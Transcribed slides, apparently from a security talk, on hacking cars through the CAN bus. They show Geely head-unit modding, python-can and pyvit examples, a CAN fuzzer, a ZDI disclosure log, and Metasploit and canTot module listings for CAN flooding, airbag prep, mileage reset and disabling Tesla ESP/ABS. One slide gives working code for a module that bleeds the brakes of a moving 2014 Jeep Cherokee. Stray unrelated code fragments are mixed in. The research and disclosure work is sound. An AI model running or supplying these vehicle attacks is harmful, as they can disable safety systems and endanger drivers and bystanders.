    button = tk.Button(root, text=key, width=5,  
        command=lambda k=key: key_pressed(k))  
    button.pack(side=tk.LEFT)
```



#PHTalks

Unauthorized CAN Access



Reference: <https://www.blackhat.com/docs/eu-16/materials/eu-16-Sintsov-Pen-Testing-Vehicles-With-Cantoolz.pdf>


The Geely Hacks @ PH

We met one and by sniffing the CAN Bus while activating the voice commands in one of their modded apps, we were able to spoof CAN bus signals in opening and closing the windows of the vehicle, including spoofing the sensors of the trunk and the hood.



```
$ done.sh  X
C: > Users > shipcod3 > Documents > geely_coolray > $ done.sh
1  #!/system/bin/sh
2  export PATH=/sbin:/system/sbin:/system/xbin:/system/bin
3  #Mount /system to overwrite
4  mount -o remount,rw /system /system
5
6  #Install ES
7  cp /mnt/udisk2/sysapps/ES.apk /system/app/
8  chmod 644 /system/app/ES.apk
9
10 #Engineer
11 rm -rf /system/app/KC2_EngineerMode.apk
12 rm -rf /system/app/KC2_EngineerMode.odex
13 cp /mnt/udisk2/sysapps/KC2_EngineerMode.apk /system/app/
14 chmod 644 /system/app/KC2_EngineerMode.apk
15
16 #New launcher
17 rm -rf /system/app/KC2_EcarxSettingWidget.apk
18 rm -rf /system/app/KC2_EcarxSettingWidget.odex
19 cp /mnt/udisk2/sysapps/KC2_EcarxSettingWidget.apk /system/app/
20 chmod 644 /system/app/KC2_EcarxSettingWidget.apk
21 rm -rf /system/app/XCControlBoard.apk
22 rm -rf /system/app/XCControlBoard.odex
23 cp /mnt/udisk2/sysapps/XCControlBoard.apk /system/app/
24 cp /mnt/udisk2/sysapps/XCControlBoard.odex /system/app/
25 chmod 644 /system/app/XCControlBoard.apk
26 chmod 644 /system/app/XCControlBoard.odex
27 rm -rf /system/app/XCLauncher3.apk
28 rm -rf /system/app/XCLauncher3.odex
29 cp /mnt/udisk2/sysapps/XCLauncher3.apk /system/app/
30 chmod 644 /system/app/XCLauncher3.apk
31
```

Demo



The lesson

Always log everything you do like unlocking, spoofing, diagnostic sessions, security session (SecurityAccess), ECU hard resets, etc: `candump can0 -l`



Learn Python with python-can

```
1 # import the library
2 import can
3
4 # create a bus instance
5 # many other interfaces are supported as well (see below)
6 bus = can.Bus(interface='socketcan',
7               channel='vcan0',
8               receive_own_messages=True)
9
10 # send a message
11 message = can.Message(arbitration_id=123, is_extended_id=True,
12                      data=[0x11, 0x22, 0x33])
13 bus.send(message, timeout=0.2)
14
15 # iterate over received messages
16 for msg in bus:
17     print("{X}: {}".format(msg.arbitration_id, msg.data))
18
19 # or use an asynchronous notifier
20 notifier = can.Notifier(bus, [can.Logger("recorded.log"), can.Printer()])
```

Meet pyvit (archived repo)

```
from pyvit.hw.socketcan import SocketCanDev
from pyvit import can

dev = SocketCanDev('vcan0')
dev.start()

frame = can.Frame(0x7F1)
frame.data = [0x27, 0x5F]
dev.send(frame)

frame.data = [0x27, 0x60, 0xFE, 0x1C]
dev.send(frame)
```

Automate fuzzing with Python

```
File Actions Edit View Help
kali@kali: ~/carhack/carbou/carhackcarbou x kali@kali: ~/carhack/usbsec x

(kali@kali):~/carhack/usbsec
$ cat lights.py
import can
import random
import time

# Initialize CAN bus (use virtual CAN if you're testing without real hardware)
# Adjust the interface to match your system's setup
bus = can.interface.Bus(channel='can0', bustype='socketcan')

def fuzz_can_id_09a():
    # CAN ID to fuzz
    can_id = 0x09a

    # Define how many fuzzing iterations you want
    fuzz_iterations = 100

    for _ in range(fuzz_iterations):
        # Generate random 8-byte data
        data = [random.randint(0, 255) for _ in range(8)]

        # Create a CAN message with the fuzzed data
        msg = can.Message(arbitration_id=can_id, data=data, is_extended_id=False)

        try:
            # Send the CAN message
            bus.send(msg)
            print(f"Sent message with ID {hex(can_id)}: Data {data}")


        except can.CanError:
            print("Message transmission failed")

        # Wait a short time between messages to avoid flooding
        time.sleep(0.1)

if __name__ == "__main__":
    fuzz_can_id_09a()

(kali@kali):~/carhack/usbsec
$
```

Applying what we learned from fuzzing



With my script, I discovered vulnerabilities in two cars recently and reported them to ZDI

Case ID: shipcod30004, Case Status: OPEN

CASE OPENED

2025-07-03 07:14 GMT-6

A case has been opened and added to the queue for review.

CASE INVESTIGATED

2025-07-03 11:08 GMT-6

This case has been investigated.

CASE OFFERED

2025-07-03 11:08 GMT-6

An offer has been made for this case. Please see our email for further details.

CASE CONTRACTED

2025-07-03 11:08 GMT-6

This case has been officially contracted to the ZDI.

CASE REVIEWED

2025-07-08 10:55 GMT-6

This case has been reviewed.

Fuzzing is fun (autonomous mobile robot)



Using msf's hwbridge

```
# hwbridge_connect.rc
```

```
# Author: @shipcod3
```

```
# This sample resource script will set up a web server  
to bridge communications to a hardware particularly  
an automotive, and will also establish a session to the  
hwbridge server
```

```
# Generally used for Car Hacking with msf
```

```
# usage: msfconsole -r hwbridge_connect.rc
```

```
use auxiliary/server/local_hwbridge
```

```
set uripath testbus
```

```
run
```

```
use auxiliary/client/hwbridge/connect
```

```
set targeturi testbus
```

```
run
```

```
[*] Moving the accelerator and speedometer...  
hwbridge > run post/hardware/automotive/mazda_ic_mover CANBUS=vcan0  
[*] Moving the accelerator and speedometer...  
hwbridge > run post/hardware/automotive/mazda_ic_mover CANBUS=vcan0  
[*] Moving the accelerator and speedometer...  
hwbridge > run post/hardware/automotive/mazda_ic_mover CANBUS=vcan0  
[*] Moving the accelerator and speedometer...  
hwbridge > info post/hardware/automotive/mazda_ic_mover  
Name: Mazda 2 Instrument Cluster Accelerometer Mover  
Module: post/hardware/automotive/mazda_ic_mover  
Platform: Hardware  
Arch:  
Rank: Normal  
Provided by:  
Jay Turla  
Compatible session types:  
Hwbridge  
Basic options:  
Name      Current Setting  Required  Description  
-----  
CANBUS    no               yes       CAN Bus to perform scan on, defaults to connected bus  
SESSION   yes              The session to run this module on.  
Description:  
This module moves the needle of the accelerometer and speedometer of  
the Mazda 2 instrument cluster  
Module options (post/hardware/automotive/mazda_ic_mover):  
Name      Current Setting  Required  Description  
-----  
CANBUS    no               yes       CAN Bus to perform scan on, defaults to connected bus  
SESSION   yes              The session to run this module on.  
hwbridge > █
```

Metasploit Modules for Car Hacking

```
msf6 > search automotive
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	post/hardware/automotive/can_flood		normal	No	CAN Flood
1	post/hardware/automotive/pdt		normal	No	Check For and Prep the Pyrotechnic Devices (Airbags, Battery Clamps, etc.)
2	post/hardware/automotive/diagnostic_state		normal	No	Diagnostic State
3	post/hardware/automotive/ecu_hard_reset		normal	No	ECU Hard Reset
4	post/hardware/automotive/getvininfo		normal	No	Get the Vehicle Information Such as the VIN from the Target Module
5	auxiliary/server/local_hwbridge		normal	No	Hardware Bridge Server
6	post/hardware/automotive/mazda_ic_mover		normal	No	Mazda 2 Instrument Cluster Accelerometer Mover
7	post/hardware/automotive/canprobe		normal	No	Module to Probe Different Data Points in a CAN Packet
8	post/hardware/automotive/malibu_overheat		normal	No	Sample Module to Flood Temp Gauge on 2006 Malibu
9	post/hardware/automotive/identifymodules		normal	No	Scan CAN Bus for Diagnostic Modules

Interact with a module by name or index. For example `info 9`, `use 9` or `use post/hardware/automotive/identifymodules`

Creating your own msf module (sample template)

```
1  ##
2  # This module requires Metasploit: https://metasploit.com/download
3  # Current source: https://github.com/rapid7/metasploit-framework
4  ##
5
6  class MetasploitModule < Msf::Post
7
8    def initialize(info={})
9      super( update_info( info,
10        'Name'          => 'Mazda 2 Instrument Cluster Accelerometer Mover',
11        'Description'   => %q{ This module moves the needle of the accelerometer and speedometer of the Mazda 2 instrument cluster},
12        'License'       => MSF_LICENSE,
13        'Author'        => ['Jay Turla'],
14        'Platform'      => ['hardware'],
15        'SessionTypes'  => ['hwbridge']
16      ))
17      register_options([
18        OptString.new('CANBUS', [false, "CAN Bus to perform scan on, defaults to connected bus", nil])
19      ])
20    end
21
22    def run
23      unless client.automotive
24        print_error("The hwbridge requires a functional automotive extension")
25        return
26      end
27      print_status("Moving the accelerometer and speedometer...")
28      client.automotive.cansend(datastore['CANBUS'], "202", "600160606060000") #similar to |cansend can0 202#600160606060000
29    end
30  end
```

CANtot (Controller Area Network Tools of Trade)

- Github: <https://github.com/shipcod3/cantot>

```
Pkt: 7DF#01 04 55 55 55 55 55 55
Unhandled mode/sid: Clear DTCs
```


```
to be parked.
reset_mileage      .      Y      This module clears diagnostic trouble codes and resets the mileage.
rx8_rpm_fuzzer     .      Y      This module sends out CAN data to a Mazda RX8 instrument cluster.
spam_bus           .      Y      This module will spam the bus with messages using an extended ID 0xc0ffee.
tesla_disable_esp_abs .      Y      This module will inject UDS data frames through Gateway and disable ESP/ABS ECU at low speed on a Tesla Model S P85 and P75 in
                                2016(v7.1(2.28.60) and v7.1(2.32.23)).
tesla_open_trunk   .      Y      This module will open a trunk on a Tesla Model S P85 and P75 in 2016(v7.1(2.28.60) and v7.1(2.32.23)).
uds_fuzzer         .      Y      This module sends diagnostic session control to discover UDS ids.
uds_sec_access     .      Y      This module will scan a vehicle for UDS services using Security Access.

Network
cantot > use reset_mileage
cantot (reset_mileage) > use reset_mileage
cantot (reset_mileage) > show options

Module options
=====
  Name      Value  Required  Description
  -----
  ARBID      2015   Y         Arbitration ID (Default: 0x7DF)
  INTERFACE  vcan0   Y         CAN interface

cantot (reset_mileage) > run
[*] Clearing diagnostic trouble codes and resetting the mileage
cantot (reset_mileage) > █
```

Sample Code Snippet



```
1 from sploitkit import *
2 import can
3
4 class cherokee_kill_brakes(Module):
5     """ This module will bleed all the brakes on the 2014 Jeep Cherokee while the car is moving.
6         This has the result that the brakes will not work during this time and has significant
7         safety issues, even if it only works if you are driving slowly.
8
9         Author: shipcod3 # canTot module
10        Credits: Charlie Miller and Chris Valasek # Original Research
11        Reference: http://www.illmatics.com/Remote%20Car%20Hacking.pdf
12        Version: 1.0
13    """
14    config = Config({
15        Option(
16            'INTERFACE',
17            "CAN interface",
18            True,
19        ): str("vcan0"),
20    })
21    def run(self):
22        bus = can.interface.Bus(bustype="socketcan", channel=self.config.option('INTERFACE').value)
23        print("[+] Starting a diagnostic session with the ABS ECU...")
24        msg = can.Message(arbitration_id=0x18DA28F1, data=[0x02,0x10,0x03,0,0,0,0,0], is_extended_id=True)
25        try:
26            bus.send(msg)
27            print("[*] Bleeding all the brakes at maximum")
28            msg2 = can.Message(arbitration_id=0x18DA28F1, data=[0x10,0x11,0x2F,0x5A,0xBF,0x03,0x64,0x64], is_extended_id=True)
29            msg3 = can.Message(arbitration_id=0x18DA28F1, data=[0x64,0x64,0x64,0x64,0x64,0x64,0x64,0x64], is_extended_id=True)
30            msg4 = can.Message(arbitration_id=0x18DA28F1, data=[0x64,0x64,0x64,0,0,0,0,0], is_extended_id=True)
31            bus.send(msg2)
32            bus.send(msg3)
33            bus.send(msg4)
34        except:
35            print("Message not sent thus stopping the attack")
36
```

Wanna learn more?

Join the Global Vehicle Cybersecurity Competition soon, but first step right up at vsec.blockharbor.io / Proving Grounds

Challenges

VSEC Garage: UDS Challenge

Simulation VIN 40	Startup Message 50	Engine Trouble? 75	Secrets in Memory? 100
Security Access Level 3 150	Security Access Level 1 300		



GLOBAL

VCC

VEHICLE CYBERSECURITY
COMPETITION

Aug. 22 – 25 | Aug. 29 – Sept. 1, 2025 | Virtual + Global



Sharpen your offensive and defensive **SDV cybersecurity** skills in this CTF-style competition!

positive Jakarta hack talks

by ■ positive technologies

```
# Display the cube and voxel  
count  
fig, ax = plt.subplots  
(subplot_kw={"projection": "3d"})  
ax.voxels(cube, edgecolor='k')  
ax.set_title(f"Cube with  
{np.count_nonzero(voxels)}  
voxels")  
plt.show()
```

```
import numpy as np  
import matplotlib.pyplot as plt
```

Thank you

#PHTalks

